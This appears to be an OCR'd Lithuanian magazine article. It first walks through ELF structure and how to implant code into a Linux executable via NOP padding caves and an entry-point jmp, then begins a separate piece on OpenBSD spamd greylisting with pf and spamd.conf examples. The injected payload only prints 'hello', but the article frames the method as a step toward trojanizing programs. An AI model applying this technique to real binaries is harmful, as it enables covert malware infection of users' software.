Kas yra segmentai ir sekcijos? Segmentas — tai nepertraukiama adresų erdvės sritis su savo priėjimo atributais. Kodo segmentas turi vykdymo atributą, o duomenų segmentas — skaitymo ir rašymo atributus. Nederėtų ELF segmentų painioti su x86 procesoriaus segmentais! Apsaugotame 386+ režime tikrąja šio žodžio prasme jau nėra jokių „segmentų", yra tik selektoriai, o visi ELF bylos segmentai užkraunami į ištisinį 4-ių gigabaitų x86 segmentą. Priklausomai nuo segmento tipo, atminties išlyginimo dydis gali kisti nuo 4h iki 1000h baitų (x86 puslapio dydis). Pačioje ELF byloje jie saugomi neišlygintu pavidalu, tvirtai prigludę viens prie kito, dėl to ieškant laisvos erdvės ko nors įterpimui kyla didelių problemų. Artimiausias ELF segmentų analogas — PE sekcijos, tačiau sekcija PE bylose — tai mažiausias struktūrinis vienetas, o ELF bylose segmentas gali būti suskaidytas į vieną ar kelis fragmentus — sekcijas. Tipišką kodo segmentą sudaro *.init* (inicializacijos procedūros), *.plt* (ryšių sekcija), *.text* (pagrindinis programos kodas) ir *.finit* (užbaigimo procedūros) sekcijos. Sekcijos reikalingos linkeriui, kompiliavimui, kad jis galėtų atrinkti sekcijas su panašiais atributais ir bylos kompiliavimo metu optimaliai jas išdėlioti segmentuose, t.y. „sukombinuoti". Nepaisant to, kad sisteminis užkroviklis ignoruoja sekcijų lentelę, vis dėlto linkeris į vykdomą bylą įrašo jos kopiją. Tam sunaudojama visiškai nedaug vietos, o derintuvams ir disasembleriams tai labai praverčia. Dėl nevisai suprantamų priežasčių *gdb* ir daugelis kitų programų atsisako užkrauti bylą su pažeista sekcijų lentele arba be jos, kuo dažnai naudojasi programų apsaugos nuo pašalinių įsikišimo.



užkrauto vykdomos bylos atvaizdo atminties žemėlapis

Čia mes nenagrinėsime tarnybinių antraščių struktūros ir laukų paskirties. Tuo užsiims *hex* redaktorius, o mums šių detalių neprireiks. Besidomintieji gali žvilgtelėti į bylą */usr/include/elf.h* — ten viskas išsamiai aprašyta.

Geriau dėmesį sutelkime ties bylos užkrovimu į atmintį. Pagal nutylėjimą ELF antraštė yra adresu *8048000h*. Tai ir yra pagrindinis užkrovimo adresas. Linkinimo stadijoje jį laisvai galima pakeisti kitu, tačiau daugelis programuotojų jo nekeičia. Visi segmentai į atmintį projektuojami pagal segmentų lentelėje aprašytus virtualius adresus, be to, virtuali atvaizdo projekcija vyksta nepertraukiamai, o tarp segmentų neturi būti neužpildytų „skylių". Pradedant *40000000h* adresu sudedamos bendrai naudojamos bibliotekos (*ld–linix.so*, *libm.so*, *libc.so* ir kitos), kurios operacinę sistemą susieja su taikomąja programa. Artimiausias *Windows* pasaulio analogas — KERNEL32.DLL, realizuojantis *Win32 API*, tačiau jei nori, programa operacinės sistemos funkcijas gali iškvietinėti ir tiesiogiai. NT sistemoje už tai atsako *INT 2Eh* pertraukimas, o *Linux* dažniausiai *INT 80h* (išsamiau apie sisteminių iškvietimų realizacijos skirtumus galima perskaityti dokumente „UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes").

Norint iškviesti, pavyzdžiui, bylos atidarymo funkciją, reikia kreiptis arba į *libc* biblioteką, arba tiesiogiai į pačią operacinę sistemą. Pirmasis variantas yra gremėzdiškiausias, lengviausiai perkeliamas ir mažiausiai pastebimas. Antrąjį paprasta realizuoti, tačiau po pirmo žvilgsnio į disasembliuotą listingą jis tuojau pat krenta į akis (teisingos programos neiškvietinėja *INT 80h*!), be to, jam būdingos suderinamumo problemos su skirtingomis *Linux* versijomis. Štai tau ir mokestis už paprastumą!

Paskutiniame adresų erdvės gigabaite (prasidedantis nuo *C0000000h* adreso ir besitęsiantis iki galo) įrašomi operacinės sistemos kodas ir duomenys, į kuriuos mes kreipsimės tik per *INT 80h* pertraukimą arba per bendras (*shared*) bibliotekas.

Stekas yra apatiniuose adresuose. Jis prasideda nuo pagrindinio užkrovimo adreso ir „auga viršun" link nulinių adresų. Daugelyje linuksų stekas yra vykdomas (t.y. į jį galima perkelti mašininį kodą ir į jį perduoti valdymą), tačiau kai kurie paranojiški administratoriai įdiegia pataisymus, kurie nuima stekui vykdymo atributą, tačiau tokių nedaug, todėl jų galima nepaisyti.


[Ko mums prireiks?] Vykdomoms byloms taisyti *Linux* nėra būtinas. Pakanka turėti *Windows* arba net MS-DOS sistemoje paleistą HIEW, tačiau tokiu atveju teks kaip reikiant paplušėti, be to, kur po to visa tai debuginti? Dėl to *Linux* yra pageidautinas dalykas, bent jau emuliatoriaus (*VMWare*, BOCHS arba QEMU) pavidalu. Mes apsistosime ties *hex* redaktoriumi HTE, kurį

galima nemokamai parsisiųsti iš *hte.sf.net* (taip pat ir sukompiliuotą). Jis „suvirškina" ELF formatą, jame yra galingas asembleris ir kitų gundančių galimybų. Taip pat yra galimybė pasinaudoti BIEW (*biew.sf.net*) redaktoriumi, tačiau jis kur kas silpnesnis. Pageidautina turėti IDA. Jos *Linux* jungtyje yra patogus interaktyvus *Turbo Debugger* stiliaus derintuvas (*debugger*) bei pats disasembleris. Jeigu tu neturi *IDA Pro*, čiupk standartinį derinimo įrankį *gdb*, kuris pateikiamas standartiniame daugelio *Linux* sistemų komplekte, tačiau jo galimybės smarkiai apribotos. Pavyzdžiui, jis atsisako užkrauti bylas be *section table*, suklumpa ties antiderinimo triukais ir t.t. Iš dokumentacijos mums visų pirma prireiks ELF formato specifikacijos, kurią galima nemokamai parsisiųsti iš *www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF_Format.pdf*, ir skirtingose sistemose naudojamų sisteminių iškvietimų sąrašo — *UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes* (*www.lsd-pl.net/documents/asmcodes-1.0.2.pdf*).


[Svetimo kodo implantavimas į ELF bylas] Implantavimo eksperimentuose mums prireiks veikiančios vykdomos bylos, kurią mes galėsime sukurti savarankiškai, pasinaudodami kompiliatoriumi ir tekstų redaktoriumi. *Midnight Commander'yje* spaudžiame <*Shift-F4*> ir įvedame kito iš eilės turinio programą (žr. listingą), po to <F2>/"bylos_pavadinimas.c" ir sukompiliuojame ją su mėgstamiausiu *gcc*, su nustatymais pagal nutylėjimą (*gcc bylos_pavadinimas.c -o bylos_pavadinimas*).
Demonstracinė programa, į kurią mes įterpsime pašalinį kodą

```
#include <stdio.h>
main()
{
printf("LORDI — the best group in the world!\n"\
"(www.lordi.org)\nmonsters, bondage and sado-maso\n");
}
```

Sukurtą bylą užkrauname *hex* redaktoriuje (*./ht-0.7.5-linux-i386 bylos_pavadinimas*), o po to nuspaudžiame <F6> (*mode*) ir pasirenkame *elf/image*. Redaktorius pereis į vykdomos bylos atvaizdo vaizdavimo režimą, automatiškai mus perkeldamas į *entrypoint* žyme pažymėto įėjimo taško apylinkes. Jeigu taip nenutiks, spausk <*F5*> (*goto*) ir įvesk *entrypoint* (be kabučių). Tada ekranas turėtų atrodyti maždaug taip: (žr. 3 nuotrauką).




demonstracinės programos, į kurią bus įterpiamas pašalinis kodas, sukūrimas



vykdoma byla *hex* redaktoriuje *hte*

Prasimankštinimui pabandykime pirmas dvi komandas tiesiog sukeisti vietomis: *xor ebp, ebp/pop esi* į *pop esi/xor ebp, ebp*. Užvedame kursorių ant pirmos mašininės komandos (ji yra adresu *80482C2h*), spaudžiame <*Ctrl-A*> (*Assemble*) ir įvedam *pop esi*. Redaktorius pasiūlys keletą mums leidžiamų pasirinkti asembliavimo variantų: *5Eh* ir *8Fh C6h*. Pasirenkame *5Eh*, kadangi jis yra trumpiausias (*8Fh C6h* toje vietoje tiesiog netilps), po to lygiai taip pat asembliuojame komandą *xor ebp, ebp*.
Pakeistus baitus redaktorius vaizdžiai išskiria raudona spalva, kas vaizdu ir labai gražu, tačiau nuspaudus <*F2*> (*save*) jie vėl pasidaro žali, kas patvirtina, jog visi pakeitimai sėkmingai išsaugoti. ELF antraštėje nėra kontrolinių sumų laukų, todėl mums nereikia rūpintis jos perskaičiavimu. *Linux* neskaičiuoja kontrolinės bylos sumos! Jis taip daro todėl, jog buvo projektuojamas išmintingai. Juk tai ne *Windows*! Susidaro įspūdis, kad PE bylas projektavo žmonių minia, kuri tarpusavyje sunkiai bendradarbiavo. Spręsk pats: tiek *Linux*, tiek *Windows* naudoja derinamo užkrovimo mechanizmą pagal reikalavimą. Atvaizdo puslapiai į atmintį projektuojami tada ir tik tada, kai į juos kreipiamasi, dėl ko iš karto po paleidimo byla paruošta darbui, o visi trūkstami puslapiai užkraunami vėliau (arba iš viso neužkraunami; pavyzdžiui, už spausdinimą atsakinga programos dalis iš viso nebus užkrauta, jeigu nė karto nebus pasirinktas meniu punktas *print*). Užkrovimo procesas lyg ir „išdalinamas" laike, todėl tavęs neerzina jokie smėlio laikrodžiai, kuriuos *Windows* taip mėgsta rodyti. Bet! Juk skai-



įterpiamo kodo derinimas su integruotu derinimo įrankiu, įmontuotu į *IDA Pro* disasemblerį

čiuojant kontrolinę sumą neišvengiamai kreipiamasi į visus puslapius ir visi jie užkraunami į atmintį, net jeigu ir nėra reikalingi. Taip išeina, kad mes turime du mechanizmus — vienas užkrovimą optimizuoja, o kitas „pesimizuoja", išsvaistydamas visus privalumus. Kur logika?!

O štai *Linux* kūrėjai kontrolinės sumos skaičiavimą pavedė įvedimo/išvedimo įrenginiams. Be abejo, tai neapdraudžia nuo iškraipymų. Kietieji diskai kontroliuoja tik fizinius defektus, tačiau nekreipia dėmesio į loginius iškraipymus (virusus). Nepaisant to, vis tiek nėra ypatingos prasmės kontrolinę sumą saugoti pačioje byloje. Jeigu virusas galės modifikuoti bylą, jis modifikuos ir kontrolinę sumą. Kontrolines sumas reikėtų saugoti atskiroje „apsaugotoje saugykloje", o jų paskaičiavimu turėtų užsiimti failų sistema arba antivirusai. Vis dėlto *Linux* pasaulyje nėra nei vieno, nei kito. Tiesa, jie lyg ir yra, tačiau realiai niekur neįdiegti.

Vienintelę problemą kelia protektoriai ir vykdomų bylų pakuotojai, kurie kontroliuoja savo pačių vientisumą (*integrity*). Kiekvienais metais jų atsiranda vis daugiau ir daugiau. UPX, shiv'os protektoriai... Į juos iš pradžių geriau nesigilinti!

Mes šiek tiek nukrypom nuo temos. Nuspaudžiam *<F10>* ir išeinam iš *hex* redaktoriaus, po ko paleidžiam pataisytą bylą. Ji pasileidžia, tuo patvirtindama savo darbingumą. Tai reiškia, kad modifikacija atlikta sėkmingai!

O dabar užsiimkime rimtesniais dalykais, t.y. pabandykime į programą įterpti realų kodą, kuris daro ką nors naudinga. Iš karto iškyla klausimas: kur mes įsiterpinėsime? Tarp segmentų laisvos vietos nėra, tarp sekcijų — taip pat. (Teoriškai) galima praplėsti paskutinį segmentą ir įsiterpti būtent jame, tačiau, visų pirma, tai per daug pastebima, o antra — gana sudėtinga.

bet ne viskas taip blogai, kaip atrodo! Pagal nutylėjimą *gcc* startinius funkcijų adresus išlygina pagal *10h* ribą, o tai reiškia, kad net mūsų demonstracinėje byloje galima rasti tiesiog daugybę laisvos vietos. Vidutiniškai tai yra *10h/2h = 8h* baitų kiekvienai

```
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]#
root@5[hex]# ./ht-0.7.5-linux-i386 elf-demo
root@5[hex]# ./elf-demo
LORDI - the best group in the world!
(www.lordi.org)
monsters, bondage and sado-maso
root@5[hex]#
```

Modifikuotos bylos darbo rezultatas sukeitus komandas vietomis — viskas veikia normaliai

funkcijai, įskaitant ir tarnybines. Čia būtų galima paslėpti net ir mamutą, jeigu tik, be abejo, prieš tai jį sukapotume.

NOP komandų grandinė, kurią „main" funkcijos pabaigoje palieka išlyginimo siekiantis kompiliatorius

```
....... ! main:   ;xref o80482d7
....... ! pushebp
8048385 ! mov  ebp, esp
8048387 ! sub  esp, 8
804838a ! and  esp, 0fffffff0h
804838d ! mov  eax, 0
8048392 ! sub  esp, eax
8048394 ! mov  dword ptr [esp], strz_LORDI___the_best_group_in_the_80484e0
804839b !call  wrapper_8049634_80482b0
80483a0 ! leave
80483a1 ! ret
80483a2 nop
.......
80483ac nop
```

Dar viena skylė — duomenų segmente esantis įvedimo/išvedimo buferis, kurio turinys pateikiamas žemiau. Tai ištisi 28 baitai, kuriuos galima panaudoti savo nuožiūra! Net jeigu byloje nėra jokių akivaizdžių failinių manipuliatorių (kaip, pavyzdžiui, mūsų demonstracinėje programoje), toks buferis vis tiek bus sukurtas programos kompiliavimo metu, kaip yra ir mūsų atveju.

```
Duomenų segmente išsaugotas STDIN buferis
80484c2 db     00h
80484c3 db     00h
80484c4
.......  _IO_stdin_used:
....... db     01h
80484c5 db     00h
80484c6 db     02h
.......
80484de db     00h
```

Telieka nuspręsti, kaip valdymą perduoti į įterptą kodą. Tai realizuoti galima skirtingais būdais: pakoreguoti įėjimo tašką (HTE tai moka) arba į jo apylinkes įterpti specialų *jmp*. Būtent taip mes ir pasielgsim! Paleidžiame redaktorių, pereiname į įėjimo tašką ir jį labai atidžiai apžiūrime:

```
Įėjimo taškas ir jo apylinkės
....... ! entrypoint:
....... ! pop esi
80482c1 ! xor  ebp, ebp
80482c3 ! mov  ecx, esp
80482c5 ! and  esp, 0fffffff0h
80482c8 ! push eax
80482c9 ! push esp
80482ca ! push edx
80482cb ! push __libc_csu_fini
80482d0 ! push __libc_csu_init
80482d5 ! push ecx
80482d6 ! push esi
80482d7 ! push main
80482dc ! call  wrapper_8049630_80482a0
```

```
80482e1 ! hlt
80482e2 ! nop
```

Kodėl gi mums *pop esi/xor ebp, ebp* nepakeitus į „*jmp* į mūsų kodą", iš kur mes galėsime daryti viską, ką tik sumanysim, įvykdyti šias komandas ir grįžti atgal? Vis dėlto iš pradžių reikia paruošti įterpiamą kodą. Paprastumo dėlei į ekraną išvesime trumpą pasveikinimą. Asemblerio kalboje tai skamba maždaug taip:

```
| ekraną pasveikinimą išvedančios programos tekstas
mov eax, 4 ; sisteminis iškvietimas write
mov ebx, 1 ; standartinio išvedimo identifikatorius
mov ecx, offset begin_msg ; rodyklė į pirmąjį išvedamo pranešimo simbolį
mov edx, offset end_msg ; rodyklė į paskutinį išvedimo pranešimo simbolį
int 80h ; išvedimas į ekraną
pop esi ; komandos išsaugojimas
xor ebx, ebp
jmp 80482C3h ; grįžimas į programą
```

Tai ne pats geriausias variantas, jį galima kaip reikiant optimizuoti, pavyzdžiui, taip:

```
Optimizuotas variantas
xor eax, eax
add al, 4
xor ebx, ebx
inc ebx
mov ecx, offset begin_msg
mov edx, ecx
add edx, sizeof(msg)
int 80h
pop esi
xor ebp, ebp
jmp 80482C3h
```

Dabar *hex* redaktoriuje prasukant bylą reikia surasti ir užrašyti startinius visų įterpimui tinkamų NOP'ų grandinių adresus. O kokios grandinės tinka įterpimui? Jeigu dvi kaimyninės grandinės yra trumpo perėjimo pasiekiamumo ribose (grubiai šnekant, šimto baitų ribose), kuo puikiausiai pakaks 3x NOP'ų (2 baitai perėjimo komandai, vienas — bet kokiam naudingam vieno baito kodui, pavyzdžiui, *inc ebx* arba *pop esi*). Priešingu atveju mums reikia turėti mažiausiai šešių NOP'ų grandinę, kur penki baitai bus skirti artimo perėjimo komandai ir vienas — naudingai komandai. Mūsų atveju gaunasi štai kas:

```
8048306h    10 baitų
80483a2     14 baitų
8048464     12 baitų
```

Gauname 36 baitus. Visiškai tinkama vieta demonstracinei programai! Pradėsime NOP'ų grandinių užpildymą naudingu kodu. Iš pirmo bandymo gauname:

```
8048306 31 c0 xor         eax, eax
8048308 04 04 add         al, 4
804830a e9 93 00 00 00 jmp 80483a2h
804830f90 nop
```

Tuo pačiu prarandamas paskutinis NOP baitas, tačiau kitaip čia neišsisuksi. Komanda *xor ebx, ebx* užima du baitus ir čia nebetelpa. O ką, jeigu mes sukeistume komandas vietomis? T.y. *add al, 4* perkelti į kitą iš eilės NOP grandinę, o vietoje *xor ebx, ebx/ inc ebx* įterpti:

```
8048306 31c0 xor       eax, eax
8048308 31db xor       ebx, ebx
804830a 43   inc       ebx
804830b e9 92 00 00 00 jmp 80483a2h
```

Tuomet tolimesnė grandinė bus užpildyta taip:

```
80483a2 0404  add      al, 4
80483a4 b9 ?? ?? ?? ??  mov e c x , offset begin_msg
80483a9 89ca  mov      edx, ecx
80483ab e9 b4 00 00 00 jmp 8048464h
```

Į paskutinę trečią NOP'ų grandinę likęs kodas jau nebetelpa: neužtenka vieno vienintelio baito! Ką gi, pabandysime mūsų kodą dar šiek tiek suspausti. Pavyzdžiui, vietoje poros instrukcijų *mov edx, ecx/add edx, sizeof(msg)*, kurios užima 5 baitus, galima panaudoti *lea edx, [ecx+sizeof(msg)]*. Tada viskas telpa! Patį pranešimą galima įrašyti duomenų segmente. Kadangi laisvos vietos ten nėra labai daug, apsiribosime eilute *hello*. Pabaigoje įterpti užbaigiantį nulį nėra būtina, kadangi sisteminis iškvietimas *write* išveda lygiai tiek simbolių, kiek jam pasakyta išvesti, ir į jokius „sustojimo" ženklus jis nereaguoja.

Jeigu viskas būtų padaryta teisingai (kas mažai tikėtina, kadangi klaidų pirmą kartą daro visi), mūsų byla pergalingai išves eilutę *hello*, o po jos ir mūsų bandomosios programos išvedamą eilutę, tuomet ekranas atrodys štai taip:

[Išvados] Mes aptarėme paprasčiausią atvejį, o vargome prie jo kiauras dvi valandas. Tai kiek gi truks pilnavertės programos trojanizavimas? Visą likusį gyvenimą? Žinoma, ne! Taip ilgai užtrukome tik todėl, kad esame neįpratę, o kai atsiranda įgūdžiai, viskas atliekama automatiškai. Svarbiausia — nebijoti sunkumų ir nuolat treniruotis, tobulinti savo meistriškumą.

vykdomos bylos modifikavimas su *hte* redaktoriumi, pakeisti baitai išskiriami raudona spalva

052

„Spamd" — slaptas atsakomasis smūgis

Viskas kovai prieš spamą!

KIEKVIENĄ DIENĄ Į PADORIŲ VARTOTOJŲ PAŠTO DĖŽUTES PATENKA VIS DAUGIAU IR DAUGIAU NEPAGEIDAUJAMŲ REKLAMINIŲ PRANEŠIMŲ (UCE — *UNSOLICITED COMMERCIAL EMAIL*), PAPRASČIAU ŠNEKANT — SPAMO. ATITINKAMAI ELEKTRONINIO PAŠTO PERŽIŪRAI TENKA SUGAIŠTI VIS DAUGIAU JĖGŲ IR BRANGAUS LAIKO. TAIP PAT AUGA TIKIMYBĖ, KAD PRALEISI AR ATSITIKTINAI IŠTRINSI SVARBŲ LAIŠKĄ. O DABAR PRIE VISO ŠITO PRIDĖK PAPILDOMĄ PAŠTO SERVERIŲ IR INTERNETO KANALŲ APKROVIMĄ, IR GAUSI PROBLEMĄ, KURI VERTA PATIES RIMČIAUSIO DĖMESIO. ŠIANDIEN MES PARODYSIM, KAIP GALIMA NE TIK SĖKMINGAI PASIPRIEŠINTI SPAMERIAMS, BET IR SUDUOTI JIEMS TRIUŠKINANTĮ ATSAKOMĄJĮ SMŪGĮ.



[Panacėjos beieškant] Dar spamo atsiradimo aušroje buvo suformuoti taip vadinami operatyvūs „juodųjų skylių" sąrašai (RBL — *Realtime Blackhole List*), į kuriuos buvo įtraukti kai kurių interneto paslaugų tiekėjų modemų pool'ų ir atvirų serverių (*open relays*) IP adresai, iš kurių buvo masiškai siuntinėjama nepageidaujama reklaminė korespondencija. Pašto transporto agentų (*sendmail*, *qmail*, *postfix*, *exim*) kūrėjai nepavargdavo nuo versijos prie versijos savo kūriniuose tobulinti specialių kovos su spamu priemonių. Kartu su tuo buvo išradinėjamos įvairios euristinės sistemos, filtravimo metodai ir genetiniai algoritmai, kurie buvo skirti pašto grūdams atskirti nuo pelų.

Tačiau nepaisant daugybės pasiūlytų sprendimų, panacėja taip ir nebuvo surasta. Gauti priimtiną rezultatą buvo galima tik derinant įvairius apsaugos būdus (o kai kuriais atvejais net panaudojant workaround'us, kas elektroninio pašto sistemoms yra tiesiog nepriimtina). Tiesa, tas „priimtinas rezultatas" tenkindavo toli gražu ne visus. Čia sudėtingumas tame, kad spamo platinimo technologijos nestovi vietoje, jos evoliucionuoja kartu su apsaugos sistemomis.

Spameriai nuolat tobulina savo žinias, plečia naudojamų priemonių arsenalą ir neįtikėtinai lengvai prisiderina prie naujausių „vakcinų". Kaip mes visi jau spėjom įsitikinti, spamas be didesnių trikdžių praeina pro RBL serverių grandines, už borto palieka *SpamAssassin* + *razor* + *DCC* kinkinį, į akligatvį įstumia MDA/MUA filtrus.

Atkaklioje spamo ir antispamo dvikovoje laimėtoju praktiškai visada tapdavo spameriai, ir sunku pasakyti, kiek dar jie būtų triumfavę, jeigu į areną nebūtų išėjęs *spamd(8)* — feikinis SMTP demonas su *greylisting* darbo režimo galimybe.

[Pirmasis žvilgsnis į „spamd"] Pats savaime *spamd* neturi to specifinio funkcionalumo, kuris būdingas pilnavertiškiems MTA, todėl savarankiškai duoti atkirčio spameriams negali. Unikalios *spamd* galimybės atsiskleidžia tik pastarajam glaudžiai sąveikaujant su paketų *filtru pf(4)*.

pf + spamd darbo schema gali būti pavaizduota taip: demonas klausosi grįžtamojo ryšio sąsajos (127.0.0.1) 8025/tcp jungties; kas tam tikrą sukonfigūruotą laiko tarpą įrankis *spamdsetup(8)* operuoja hešuota spamerių IP adresų duomenų baze; IP adresų sąrašai į atitinkamas lenteles ir ugniasienės taisyklės užkraunami veikimo metu, panaudojant *pfctl(8)*. Remdamiesi gautais duomenimis ir priklausomai nuo prisijungusio SMTP serverio IP adreso, mes galime:

* įeinantį SMTP prisijungimą nukreipti *spamd* demonui, kuris nenutrauks susijungimo, kaip būtų galima tikėtis, bet priešingai, stengsis *maksimaliai ilgai išlaikyti spamerį „linijoje"*:

```
table <spamd> persist
rdr pass on $ext_if inet proto tcp from <spamd> to port smtp \
```

```
    -> 127.0.0.1 port spamd
```

```
* leisti praeiti teisėtiems paketams:
block in
pass in log on $ext_if inet proto tcp from any to $ext_if \
    port smtp flags S/SA keep state
```

Galiausiai spamas nėra pristatomas (svarbu pastebėti, kad užbaigus *spamd* <—> *MTA* susijungimą, reklaminiai laiškai bus grąžinti į siuntėjo pašto eilę), mūsų serverio apkrovimas praktiškai nepadidės, o prisijungusio spameriško serverio, kuris vienu metu apdoroja šimtus susijungimų, laikas ir sisteminiai resursai bus eikvojami bergždžiai. Galima pasakyti, kad *spamd* vykdo labai subtilią *DoS* ataką, tuo pačiu nė per nago juodymą neatitrūkdamas nuo pašto sistemas dokumentuojančių RFC. Taip taip, idealiu atveju, jeigu visi pašto serveriai būtų aprūpinti tokia apsauga, spameriams būtų prasti popieriai.

Kai kurie SMTP klaidų kodai, po kurių siuntėjas yra priverstas pakartoti laiško siuntimą:

```
450 Requested mail action not taken: mailbox unavailable (E.g., mailbox busy)
451 Requested action aborted: local error in processing
550 Requested action not taken: mailbox unavailable (E.g., mailbox not found, no access)
```

[Nuo teorijos prie praktikos] Demono konfigūravimą derėtų pradėti nuo *spamd.conf(5)* pataisymų. „all" direktyvoje nurodome užknisančių spamerių iš draugiškų tolimųjų rytų šalių adresus (be abejo, galima įjungti *spamhaus* ir *spews* sekcijų išvardinimus, tačiau tada būk pasiruošęs tam, kad vieną gražų rytą tu nustosi gauti laiškus iš tokių domenų, kaip *centras.lt*, *delfi.lt*, *mail.ru* ir t.t.):

```
# vi /etc/spamd.conf

all:\
    :china:korea:

china:\
    :black:\
    :msg="SPAM. Your address %A appears to be from China\n\
    See www.okean.com/asianspamblocks.html for more details":\
    :method=http:\
    :file=www.openbsd.org/spamd/chinacidr.txt.gz:

korea:\
    :black:\
    :msg="SPAM. Your address %A appears to be from Korea\n\
    See www.okean.com/asianspamblocks.html for more details":\
    :method=http:\
    :file=www.openbsd.org/spamd/koreacidr.txt.gz:
```

Raktinis žodis *black* parodo, kad šie adresai priklauso juodiesiems sąrašams (*black lists*), *msg* nurodo siuntėjo SMTP serveriui grąžinamą klaidos pranešimą, o *method* ir *file* aprašo su *gzip(1)* suspaustos tekstinės bylos su spamerių IP adresais gavimo būdą. Toliau su *crontab(1)* iškviečiame tekstų redaktorių (tą, kuris nurodytas su aplinkos kintamuoju $EDITOR), kad periodiškai (kas valandą) atnaujintų adresų bazes:

```
# crontab -e
0   *   *   *   *   /usr/libexec/spamd-setup
```

Dabar šiek tiek atitrūkime nuo konfigūravimo proceso ir savo dėmesį sutelkime į *greylisting* režimą.

[„Greylisting" magija] Kova su spamu gali vykti dviem frontais: serverio pusėje arba kliento pusėje. Versti klientą atlikinėti kažkokius jam magiškus veiksmus — tai šventvagystė :), o serverio pusėje be tradicinių juodųjų sąrašų egzistuoja du skirtingi metodai: tiesioginė korespondencijos analizė, kuomet pagal daugelio parametrų visumą daroma išvada apie kiekvieno konkretaus laiško „švarumą", bei „pilkųjų sąrašų" technologija (*greylisting*). Būtent apie pastarąją mes ir pašnekėsime kiek išsamiau, juk raštingai realizavus ir teisingai sukonfigūravus, ši technologija gali nufiltruoti iki 98% spamo, negaišdama serverio laiko ir resursų „blogųjų" laiškų tinklo srautui bei apdorojimui. Spamerio užduotis — per trumpiausią laiką išsiųsti didžiausią reklaminių laiškų kiekį. Tuo pačiu kiekvieno laiško išsiuntimo sėkmė nėra stebima. Viena pagrindinių to priežasčių — elektroninio pašto pasaulyje išeinančios korespondencijos pristatymo patikimumas brangiai kainuoja, kitaip tariant: tam reikia specialių injektorių, vykdyti papildomus resursams imlius sisteminius iškvietimus, pavyzdžiui, *fsync(2)* ir *write(2)*, bei atlikinėti operacijas su */var/spool/mqueue* eile (arba užsiiminėti eilių migravimu). Taigi spamerių darbą galima apibūdinti kaip „išsiunčiau ir pamiršau" (*fire and forget*). Tuo mes ir pasinaudosime.
Greylisting'o idėja labai paprasta: korektiškai sukonfigūruotas siuntėjo pašto serveris, gavęs tam tikrą atsakymą iš gavėjo serverio, laiško pristatymą privalo pakartoti po tam tikro laiko tarpo (paprastai po 5, 15, 25, 30 arba 60 minučių). Tai žinodami, vietoje atsakymo į susijungimą su nežinomu pašto serveriu mes su *spamd* grąžinsime ne standartinį SMTP pranešimą (OK arba *Rejected*), o laikiną klaidą (kurios kodas gali būti 450, 451 arba 550). Kuomet siuntėjo pašto serveris pakartos laiško pristatymą (remiantis RFC, jis tai privalo padaryti), mes įvertinsime, kad šis konkretus serveris prieš keletą minučių jau bandė mums išsiųsti laišką, o tai reiškia, kad jis nėra spameris. Tada mes priimsime korespondenciją.

```
REDIRECTING SMTP CONNECTIONS
     With pf(4), connections to port 25 (SMTP) can be redirected to another
     host or port, based on the source address of the sender.  The rdr rules
     used for this purpose are described in pf.conf(5).  The rules can be
     loaded into a table to simplify handling.  .

         table <spamd> persist
         rdr pass inet proto tcp from <spamd> to any \
             port smtp -> 127.0.0.1 port spamd

     Any addresses in table <spamd> are then redirected to spamd.  Addresses
     can be loaded into the table, like:

         # pfctl -q -t spamd -T replace -f /usr/local/share/spammers

     spamd-setup(8) can also be used to load addresses into the <spamd> table.
     spamd-setup(8) also has the added benefit of being able to remove ad-
     dresses from blacklists, and will connect to spamd over a localhost sock-
     et, giving spamd information about each source of blacklist addresses, as
     well as custom rejection messages for each blacklist source that can be
